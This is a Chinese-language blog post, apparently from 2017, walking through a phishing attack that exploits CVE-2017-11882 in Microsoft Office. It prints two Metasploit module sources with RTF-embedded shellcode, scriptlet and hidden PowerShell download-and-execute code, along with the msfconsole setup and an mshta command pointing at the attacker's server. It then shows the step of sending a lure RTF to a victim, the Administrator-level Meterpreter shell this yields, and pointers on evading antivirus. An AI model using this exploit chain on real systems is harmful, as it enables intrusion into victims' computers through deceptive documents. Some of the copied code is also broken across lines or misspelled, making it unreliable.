

CVE-2017-11882钓鱼攻击

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本文概述一次钓鱼攻击

0x00 前言

此次攻击使用了小组师傅改写的CVE利用脚本，能够将内容自定义，大大增加了小鱼上钩的可能。

0x01 环境简介

- 阿里云ECS服务器 (Ubuntu) - 118.**.**.77
- CVE-2017-11882.py 用于包装rtf
- msf && CVE-2017-11882.rb

CVE-2017-11882.rb内容如下：

```
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

class MetasploitModule < Msf::Exploit::Remote
  Rank = NormalRanking

  include Msf::Exploit::Remote::HttpServer

  def initialize(info = {})
    super(update_info(info,
      'Name' => 'Microsoft Office Payload Delivery',
      'Description' => %q{
        This module generates an command to place within
        a word document, that when executed, will retrieve a HTA payload
        via HTTP from an web server. Currently have not figured out how
        to generate a doc.
      },
      'License' => MSF_LICENSE,
      'Arch' => ARCH_X86,
      'Platform' => 'win',
      'Targets' =>
        [
          ['Automatic', {} ],
        ],
      'DefaultTarget' => 0,
    ))
  end


  def on_request_uri(cli, _request)
    print_status("Delivering payload")
    p = regenerate_payload(cli)
    data = Msf::Util::EXE.to_executable_fmt(
      framework,
      ARCH_X86,
      'win',
      p.encoded,
      'hta-psh',
      { :arch => ARCH_X86, :platform => 'win ' }
    )
    send_response(cli, data, 'Content-Type' => 'application/hta')
  end

  def primer
    url = get_uri
    print_status("Place the following DDE in an MS document:")
    print_line("mshta.exe \#{url}\")
  end
end
```

0x02 配置环境

首先我要将 阿里云安全组 配置一下，预留两个端口：

- 7878 用于HTA WebServer
- 4455 用于接收客户端Shell



接着，将 CVE-2017-11882.rb 放入metasploit-framework中的exploits目录里，然后打开msfconsole， reload_all

这块不啰嗦

找一份简单的资料文本，新建一个RTF文件：



找好之后，在里面可以写上你想写的内容 :) 诱惑~ 哈哈

下一步就要设置msf模块的配置了：

```

msf exploit(CVE-2017-11882) > show options

Module options (exploit/windows/CVE-2017-11882):

  Name      Current Setting  Required  Description
  ----      -
  SRVHOST   0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
  SRVPORT   7788             yes       The local port to listen on.
  SSL       false            no        Negotiate SSL for incoming connections
  SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH   1.hta            no        The URI to use for this exploit (default is random)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     118.**.**.77      yes       The listen address
  LPORT     4455             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Automatic

```

由于阿里云ECS服务器上没有对我的网卡直接分配外网IP，所以需要LHOST监听外网IP地址，SERVHOST用于目标机器访问加载HTA，填写0.0.0.0即可，这样现在就可以与安全组配置相符了。

```

msf exploit(CVE-2017-11882) > exploit
[*] Exploit running as background job 13.

[-] Handler failed to bind to 118.**.**.77:4455:- -
[*] Started reverse TCP handler on 0.0.0.0:4455
[*] Using URL: http://0.0.0.0:7788/1.hta
msf exploit(CVE-2017-11882) > [*] Local IP: http://172.**.**.191:7788/1.hta
[*] Server started.
[*] Place the following DDE in an MS document:
mshta.exe "http://118.**.**.77:7788/1.hta"

```

执行 `exploit` 的时候它会提示无法bind外网IP，这属于正常现象，bind不上外网就会bind 0.0.0.0，所以没关系，我们的目的就是把外网IP地址写入HTA~

0x03 生成钓鱼RTF文档

```

➔ Exploit python Command_CVE-2017-11882V3.py -c "mshhta http://118.190.200.77:7788/1.hta" -i test.rtf -o exp.rtf
[*] Done ! output file --> exp.rtf
➔ Exploit

```

此时将exp.rtf发送给对方即可。

0x04 利用结果

```

msf exploit(CVE-2017-11882) >
[*] Sending stage (179267 bytes) to 60.106.106.106
[*] Meterpreter session 1 opened (172.31.189.191:4455 -> 60.106.106:64382) at 2017-11-22 16:01:23 +0800


msf exploit(CVE-2017-11882) > sessions -l
Active sessions
=====
ID  Name  Type  Information  Connection
---  ---  ---  ---  ---
1  172.31.189.191  meterpreter  x86/windows  WIN-Q9LSK60VTNU\Administrator @ WIN-Q9LSK60VTNU  172.31.189.191:4455 -> 60.106.106:64382 (192.168.204.131)

msf exploit(CVE-2017-11882) > sessions -i 1
[*] Starting interaction with 1...
meterpreter >
meterpreter > shell
Process 2496 created.
Channel 1 created.
Microsoft Windows [? 6.1.7601]
??E????(c) 2009 Microsoft Corporation?????????E????=====
C:\Windows\system32> 2017-11-22 16:00:56 (131 MB/s) - '1.hta' saved [6297/6297]

C:\Windows\system32>whoami 系统攻防
whoami
win-q9lsk6ovtnu\administrator

```

受害者这边：



0x05 关于免杀 - mshta.exe

mshta被用的太多了，并且很容易被拦截

可以结合:<http://payloads.online/archivers/2017-11-08/1> 弄出新姿势

MSF官方给出了新的rb:

<https://raw.githubusercontent.com/realoriginal/metasploit-framework/39a4d193a17c6f85846a58a429c0914f542bbed2/modules/exploits/windows/filefor>

```

##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

class MetasploitModule < Msf::Exploit::Remote
  Rank = ManualRanking

  include Msf::Exploit::Remote::HttpServer
  include Msf::Exploit::Powershell
  include Msf::Exploit::EXE

  def initialize(info = {})
    super(update_info(info,
      'Name' => 'Microsoft Office CVE-2017-11882',
      'Description' => %q{
        Module exploits a flaw in the Equation Editor, developed
        in 2000, that allowed any OLE object to execute in a separate
        address space. Compared to original PoC, allows for a command within
        a length of 109 bytes to be executed Affects Microsoft Office word f
        or the latest
        17 years.
      },
      'Author' => ['mumbai', 'embedi', 'BlackMathIT'],
      'License' => MSF_LICENSE,
      'DisclosureDate' => 'Nov 15 2017',
      'References' => [
        ['URL', 'https://embedi.com/blog/skeleton-closet-ms-office-vulnerabi
        lity-you-didnt-know-about'],
        ['URL', 'https://github.com/embedi/CVE-2017-11882'],
        ['URL', 'https://github.com/BlackMathIT/2017-11882_Generator/blob/ma
        ster/2017-11882_Generator.py']
      ],
      'Platform' => 'win',
      'Arch' => [ARCH_X86, ARCH_X64],
      'Targets' => [
        ['Automatic', {} ]],
      ],
      'DefaultTarget' => 0,
      'Payload' => {
        'DisableNops' => true
      },
      'DefaultOptions' => {
        'EXITFUNC' => 'thread',
        'PAYLOAD' => 'windows/x64/meterpreter/reverse_tcp'
      }
    ))

    register_options([
      OptString.new("FILENAME", [true, "Filename to save as"])
    ])
  end

  def generate_rtf
    header = '{\rtf1\ansi\ansicpg1252\deff0\nouicompat\deflang1033{\fonttbl
    {\f0\fnil\fcharset0 Calibri;}}' + "\n"
  end

```



```
header << 'ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff'
header << 'ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff'
header << 'ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff'
header << 'ffffff0100000208000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000'
header << '00000100feff030a0000ffffffff02ce020000000000c0000000000000461
70000004d6963726f736f66742045717561746966e20332e30000c00000044532045'
header << '717561746966e000b0000045717561746966e2e3300f439b2710000000
0000000000000000000000000000000000000000000000000000000000000000'
header << "000003000400000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000\n"

footer = '000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000'
footer << '4500710075006100740069006f006e0020004e00610074006900760065000
0000000000000000000000000000000000000000000000000000000000000000'
footer << '0000000002000200FFFFFFFFFFFFFFFFFFFFFFFF000000000000000000
00000000000000000000000000000000000000000000400'
footer << '0000c5000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000'
footer << '000000000000000000000000000000000000000000000000000000000000
F0000000000000000000000000000000000000000000000000000000000000000'
footer << '000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000'
footer << '000000000000000000000000000000000000000000000000000000000000
FFFFFFFFFFFFFFFFFFFFFFFF00000000000000000000000000000000000000000000'
footer << '000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000'
footer << '000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000'
footer << '000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000'
footer << '000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000'
footer << '000000000000000000000000000000000000000000000000000000000000
00000000000000000105000005000000d0000004d45544146494c'
footer << '4550494354003421000035FFFFFFFF9201000008003421CB010000010009000
003c50000002001c000000000050000009020000000050000002'
footer << '0101000000050000000102FFFFFFFF00050000002E011800000005000000B0
200000000050000000c02a001201E120000002606f001a00FFFFFFFF'
footer << '000010000000c0FFFFFFFFc6FFFFFFFFe01D0000660100000B0000002606f000
C004D61746854797065000020001c000000fb0280fe0000000000090'
footer << '01000000000402001054696d6573204e657720526f6d616e00feFFFFFFFF6B2
C0A070000A0000000000040000002D010000c000000320A60019016'
footer << '0A00000031313131313131313131310c000000320A6001100f0A00000031313
1313131313131310c000000320A600190070A00000031313131313131'
footer << '3131310c000000320A600110000A0000003131313131313131310A00000
02606f000A00FFFFFFFF010000000001c00000fb02100007000000'
footer << '0000BC0200000000102022253797374656D000048008A010000A0006000
00048008A01FFFFFFFF7CEF180004000002D01010004000000f00100'
footer << '00030000000000' + "\n"
footer << '{}\result{\pict{* \picprop}\wmetafile8\picw380\pich260\picwgo
al380\pichgoal260' + "\n"
footer << "010009000039e00000002001c000000000050000000902000000005000
00002010100000005\n"
footer << "0000000102ffffff00050000002e0118000000050000000b020000000050
00000c02a0016002\n"
footer << "120000002606f001a00ffffff000010000000c0ffffffc6ffffff20020
00660100000b0000\n"
footer << "002606f000c004d61746854797065000020001c000000fb0280fe0000000
0000900100000000\n"
footer << "0402001054696d6573204e657720526f6d616e00feffffff5f2d0a650000
```

```

a0000000000040000\n"
  footer << "002d01000009000000320a6001100003000000313131000a00000026060f0
00a00fffffffff0100\n"
  footer << "000000001c000000fb02100007000000000bc0200000000102022253797
374656d000048008a\n"
  footer << "0100000a000600000048008a01ffffffff6ce21800040000002d010100040
00000f00100000300\n"
  footer << "00000000\n"
  footer << "}}}\n"
  footer << '\par}' + "\n"

  shellcode = "\x1c\x00\x00\x00\x02\x00\x9e\xc4\xa9\x00\x00\x00\x00\x00\x00
0\x00\xc8\xa7\\\x00\xc4\xee[\x00\x00\x00\x00\x00\x03\x01\x01\x03\n\n\x01\x08
ZZ"
  shellcode << "\xB8\x44\xEB\x71\x12\xBA\x78\x56\x34\x12\x31\xD0\x8B\x08\x
8B\x09\x8B\x09\x66\x83\xC1\x3C\x31\xDB\x53\x51\xBE\x64\x3E\x72\x12\x31\xD6\x
FF\x16\x53\x66\x83\xEE\x4C\xFF\x10"
  shellcode << "\x90\x90"

  payload = shellcode
  payload += [0x00402114].pack("V")
  payload += "\x00" * 2
  payload += "regsvr32 /s /n /u /i:#{get_uri}.sct scrobj.dll"
  payload = (payload + ("\x00" * (197 - payload.length))).unpack('H*').fir
st
  payload = header + payload + footer

  rtf = File.new(datastore['FILENAME'], 'w')
  rtf.write(payload)
  rtf.close
  rtf
end

def gen_psh(url, *method)
  ignore_cert = Rex::Powershell::PshMethods.ignore_ssl_certificate if ssl

  if method.include? 'string'
    download_string = datastore['PSH-Proxy'] ? (Rex::Powershell::PshMethod
s.proxy_aware_download_and_exec_string(url)) : (Rex::Powershell::PshMethods.
download_and_exec_string(url))
  else
    # Random filename to use, if there isn't anything set
    random = "#{rand_text_alphanumeric 8}.exe"
    # Set filename (Use random filename if empty)
    filename = datastore['BinaryEXE-FILENAME'].blank? ? random : datastore
['BinaryEXE-FILENAME']

    # Set path (Use %TEMP% if empty)
    path = datastore['BinaryEXE-PATH'].blank? ? "$env:temp" : %Q("#{datastore
['BinaryEXE-PATH']}')

    # Join Path and Filename
    file = %Q(echo (#{path}+'\\#{filename}'))

    # Generate download PowerShell command
    download_string = Rex::Powershell::PshMethods.download_run(url, file)
  end

  download_and_run = "#{ignore_cert}#{download_string}"

```

```

# Generate main PowerShell command
return generate_psh_command_line(noprofile: true, windowstyle: 'hidden',
command: download_and_run)
end

def on_request_uri(cli, _request)
  if _request.raw_uri =~ /\.sct$/
    print_status("Handling initial request from #{cli.peerhost}")
    payload = gen_psh("#{get_uri}", "string")
    data = gen_sct_file(payload)
    send_response(cli, data, 'Content-Type' => 'text/plain')
  else
    print_status("Stage two requested, sending...")
    p = regenerate_payload(cli)
    data = cmd_psh_payload(p.encoded,
                          payload_instance.arch.first,
                          remove_comspec: true,
                          exec_in_place: true
    )
    send_response(cli, data, 'Content-Type' => 'application/octet-stream')
  end
end

def rand_class_id
  "#{Rex::Text.rand_text_hex 8}-#{Rex::Text.rand_text_hex 4}-#{Rex::Text.rand_text_hex 4}-#{Rex::Text.rand_text_hex 4}-#{Rex::Text.rand_text_hex 12}"
end

def gen_sct_file(command)
  # If the provided command is empty, a correctly formatted response is still needed (otherwise the system raises an error).
  if command == ''
    return %<?XML version="1.0"?><scriptlet><registration progid="#{Rex::Text.rand_text_alphanumeric 8}" classid="#{rand_class_id}"></registration></scriptlet>}
  # If a command is provided, tell the target system to execute it.
  else
    return %<?XML version="1.0"?><scriptlet><registration progid="#{Rex::Text.rand_text_alphanumeric 8}" classid="#{rand_class_id}"><script><![CDATA[ var r = new ActiveXObject("WScript.Shell").Run("#{command}",0);]]></script></registration></scriptlet>}
  end
end

def primer
  generate_rtf
end
end

```

 @Rvn0xsy
<https://twitter.com/Rvn0xsy>

QR code

 @Rvn0xsy (https://twitter.com/Rvn0xsy)	QR code
 https://payloads.online/archivers/2017-11-22/1  22-Nov-17  BY-NC-SA 4.0 https://payloads.online/disclosure	 https://payloads.online/archivers/2017-11-22/1

